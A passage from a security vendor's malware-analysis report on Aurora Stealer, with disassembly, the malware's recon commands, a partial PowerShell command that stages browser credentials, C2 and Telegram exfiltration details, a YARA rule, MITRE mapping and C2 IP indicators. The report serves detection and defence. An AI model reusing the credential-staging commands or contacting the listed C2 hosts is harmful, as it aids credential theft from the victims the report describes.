.text:000000000575FBF      lea     rsi, aFilezila  ; "FileZila"
.text:000000000575FC6      mov     [rsp+8E0h+var_98], rsi
.text:000000000575FCE      mov     [rsp+8E0h+var_90], 8
.text:000000000575FDA      mov     ecx, 1
.text:000000000575FDF      mov     rdi, [rsp+8E0h+var_5A0]
.text:000000000575FE7      mov     rsi, [rsp+8E0h+var_608]
.text:000000000575FEF      lea     r8, asc_5BF3D4  ; ")"
.text:000000000575FF6      mov     r9, rcx
.text:000000000575FF9      mov     r10, [rsp+8E0h+var_5A8]
.text:000000000576001      mov     r11, [rsp+8E0h+var_610]
.text:000000000576009      xor     eax, eax
    
```

Figure 41: Snippet of the FTP grabber

Besides the WMIC commands mentioned at the beginning of this report, the stealer developer added two new commands to run upon the execution of the malware:

- **cmd.exe /c "wmic csproduct get uuid"**: the command retrieves the universally unique identifier (UUID) of the computer's system product
- **systeminfo**: The command is used to display detailed information about the operating system, hardware, and software components of a Windows computer system

Upon the execution of the stealer, PowerShell processes are spawned to copy the browsing data such as cookies, history, and credentials to *AppData\Local\Temp* directory under a randomly named folder, the example command:

- powershell "" "copy \\C:\Users\

## C2 Communication & Stealer Logs

Aurora Stealer uses port 8081 for default communication with the C2 server, so prior to the stealer installation on the attacker's server, it's required to enable port 8081 through the firewall for the incoming traffic (Figure 42).



Figure 42: Stealer logs sent to the C2 server

The stealer logs are sent to the C2 server in JSON format, GZIP-compressed and base64-encoded. The stealer logs are stored in the Aurora build folder in the format [Country]HWID\_BuildID (Figure 43-44).




Figure 43: Stealer logs

```
*****
*          AURORA          *
*          AURORA          *
*          AURORA          *
*          AURORA          *
*          AURORA          *
*****
<===== INFORMATION ABOUT SOFTWARE =====>
CHANNEL: ████████████████████
SUPPORT: ████████████████████ ████████████████████
<===== BUILD INFORMATION =====>
HWID:
Build ID:
Log date: 2023-03-02 06:52:40.740067 +0300 MSK m=+1359.694011301
FileLocation:
<===== GEO INFORMATION =====>
IP:
Country: DE
Region:
City: North Rhine-Westphalia
<===== USER INFORMATION =====>
ScreenSize: 2560x1080
-----
PC INFORMATION:
    - CPU: Intel Core Processor (Broadwell, IBRS)

Intel Core Processor (Broadwell, IBRS)
    - RAM: 2047
    - Display Devices: Microsoft Remote Display Adapter

Microsoft Basic Display Adapter
```

Figure 44: Stealer logs (UserInformation file)

The cache folder contains the database files extracted from the infected host with cookies and credentials in the encrypted format as well as debug logs (Figure 45).



















Name	Date modified	Type
 Aurora	3/8/2023 6:27 PM	AURORA File
 BraveSoftware_Cookies	3/8/2023 6:26 PM	Data Base File
 BraveSoftware_Login Data	3/8/2023 6:26 PM	Data Base File
 BraveSoftware_Web Data	3/8/2023 6:26 PM	Data Base File
 CentBrowser_Cookies	3/8/2023 6:26 PM	Data Base File
 CentBrowser_Login Data	3/8/2023 6:26 PM	Data Base File
 CentBrowser_Web Data	3/8/2023 6:26 PM	Data Base File
 Debug	3/8/2023 6:27 PM	Text Document
 GOOD	3/8/2023 6:27 PM	AURORA File
 Google_Cookies	3/8/2023 6:26 PM	Data Base File
 Google_Login Data	3/8/2023 6:26 PM	Data Base File
 Google_Web Data	3/8/2023 6:26 PM	Data Base File
 Microsoft_Cookies	3/8/2023 6:27 PM	Data Base File
 Moonchild Productions_cookies.sqlite	3/8/2023 6:27 PM	Data Base File
 Mozilla_cookies.sqlite	3/8/2023 6:27 PM	Data Base File
 Opera Software_Cookies	3/8/2023 6:26 PM	Data Base File
 Opera Software_Login Data	3/8/2023 6:26 PM	Data Base File
 Opera Software_Web Data	3/8/2023 6:26 PM	Data Base File

Figure 45: Cache folder

The stealer can also be configured to send stealer logs via Telegram where CDD is the “Cookies Detected” and PDD is the “Passwords detected”.

The attacker(s) can also configure to receive the stealer logs via Telegram (Figure 46).




Figure 46: Telegram notification settings

## How eSentire is Responding

Our Threat Response Unit (TRU) combines threat intelligence gained from research and security incidents to create practical outcomes for our customers. We are taking a comprehensive response approach to combat modern cybersecurity threats by deploying countermeasures, such as:

- Performing global threat hunts for indicators associated with Aurora Stealer.
- Implementing threat detections to identify malicious command execution and ensure that eSentire has visibility and detections are in place across [eSentire MDR for Endpoint](#).

Our detection content is supported by investigation runbooks, ensuring our SOC (Security Operations Center) analysts respond rapidly to any intrusion attempts related to known malware Tactics, Techniques, and Procedures. In addition, TRU closely monitors the threat landscape, constantly addresses capability gaps, and conducts retroactive threat hunts to assess customer impact.

## Recommendations from eSentire's Threat Response Unit (TRU)

We recommend implementing the following controls to help secure your organization against Aurora Stealer malware:

- Confirm that all devices are protected with Endpoint Detection and Response (EDR) solutions

- Implement a [Phishing and Security Awareness Training \(PSAT\)](#) Program that educates and informs your employees on emerging threats in the threat landscape.
- Encourage your employees to use password managers instead of using the password storage feature provided by web browsers. Use master passwords where it's applicable.

While the TTPs used by threat actor(s) grow in sophistication, they lead to a certain level of difficulties at which critical business decisions must be made. Preventing the various attack technique and tactics utilized by the modern threat actor requires actively monitoring the threat landscape, developing and deploying endpoint detections, and the ability to investigate logs & network data during active intrusions.

eSentire's TRU is a world-class team of threat researchers who develop new detections enriched by original threat intelligence and leverage new machine learning models that correlate multi-signal data and automate rapid response to advanced threats.

If you are not currently engaged with an MDR provider, eSentire MDR can help you reclaim the advantage and put your business ahead of disruption.

Learn what it means to have an elite team of Threat Hunters and Researchers that works for you. [Connect](#) with an eSentire Security Specialist.

## Yara rule

```
rule AuroraStealer {
  meta:
    author = "eSentire Threat Intelligence"
    description = "Detects the Build/Group IDs if present / detects an unobfuscated AuroraStealer"
    date = "3/24/2023"

  strings:
    $b1 = { 48 8D 0D ?? ?? 04 00 E8 ?? ?? EF FF }
    $b2 = { 48 8D 0D ?? ?? 05 00 E8 ?? ?? EF FF }
    $ftp = "FOUND FTP"
    $go = "Go build ID"
    $machineid = "MachineGuid"

  condition:
    3 of them
}
```

## MITRE ATT&CK

<b>MITRE ATT&amp;CK Tactic</b>	<b>ID</b>	<b>MITRE ATT&amp;CK Technique</b>	<b>Description</b>
MITRE ATT&CK Tactic  Reconnaissance	ID  T1592	MITRE ATT&CK Technique  Gather Victim Host Information	<b>Description</b>  During initial execution, Aurora Stealer gathers the information on the OS, processor name and video controller
MITRE ATT&CK Tactic  Initial Access	ID  T1189	MITRE ATT&CK Technique  Drive-by Compromise	<b>Description</b>  Aurora Stealer is delivered via a website hosting a fake software installer
MITRE ATT&CK Tactic  Defense Evasion	ID  T1027.001	MITRE ATT&CK Technique  Binary Padding	<b>Description</b>  Aurora Stealer contains the file pump feature upon creating the build to add null bytes to the stealer payload
MITRE ATT&CK Tactic  Credential Access	ID  T1555 T1555.003	MITRE ATT&CK Technique  Credentials from Web Browsers	<b>Description</b>  Aurora Stealer steals sensitive data from browsers including credentials, cookies and saved credit cards as well as FTP and RDP credentials
MITRE ATT&CK Tactic  Discovery	ID  T1082	MITRE ATT&CK Technique  System Information Discovery	<b>Description</b>  The stealer enumerates the host for hardware and geographical information as well as the screen size
MITRE ATT&CK Tactic	ID	MITRE ATT&CK Technique	<b>Description</b>

Collection	T1113	Screen Capture	The stealer takes the screenshot from the infected machine and sends it to the C2
MITRE ATT&CK Tactic	ID	MITRE ATT&CK Technique	Description
Exfiltration	T1020	Automated Exfiltration	The stealer automatically exfiltrates the gathered files to C2. File grabbing options can be customized by an attacker

## Indicators of Compromise


Name	Indicators
Aurora Stealer	306fc85ff1c7e06f631c37d60d4ad98b
Aurora Stealer	da1548613d5fa9520931952675f92ca9
Aurora Stealer	16b349b80ef9e6d6a86e768b4e01fc4c
Aurora Stealer	aa349ad45bb48e85b5cd1b55308ae835353859219f28ece9685c8ae552e8e63a
C2	212.87.204.93:8081
C2	185.106.93.245:8081
C2	185.106.93.135:8081
C2	195.123.218.52:8081

## Appendix

- <https://www.esentire.com/security-advisories/increased-activity-in-google-ads-distributing-information-stealers>
- <https://twitter.com/1ZRR4H/status/1618136958596960256?s=20&t=UWEJ4jIxIg4XXv384Ibwow>
- <https://www.passcape.com/index.php?section=docsys&cmd=details&id=28#14>
- <https://learn.microsoft.com/en-us/windows/win32/api/dpapi/nf-dpapi-cryptprotectdata>
- <https://learn.microsoft.com/en-us/windows/win32/api/dpapi/nf-dpapi-cryptunprotectdata>
- <https://unit42.paloaltonetworks.com/credential-gathering-third-party-software/>
- [https://github.com/RussianPanda95/Configuration\\_extractors/blob/main/aurora\\_config\\_extractor.py](https://github.com/RussianPanda95/Configuration_extractors/blob/main/aurora_config_extractor.py)

To learn how your organization can build cyber resilience and prevent business disruption with eSentire’s Next Level MDR, connect with an eSentire Security Specialist now.

## [GET STARTED](#)



### **ABOUT ESENTIRE'S THREAT RESPONSE UNIT (TRU)**

The eSentire Threat Response Unit (TRU) is an industry-leading threat research team committed to helping your organization become more resilient. TRU is an elite team of threat hunters and researchers that supports our 24/7 Security Operations Centers (SOCs), builds threat detection models across the eSentire XDR Cloud Platform, and works as an extension of your security team to continuously improve our Managed Detection and Response service. By providing complete visibility across your attack surface and performing global threat sweeps and proactive hypothesis-driven threat hunts augmented by original threat research, we are laser-focused on defending your organization against known and unknown threats.

Source: <https://www.esentire.com/blog/esentire-threat-intelligence-malware-analysis-aurora-stealer>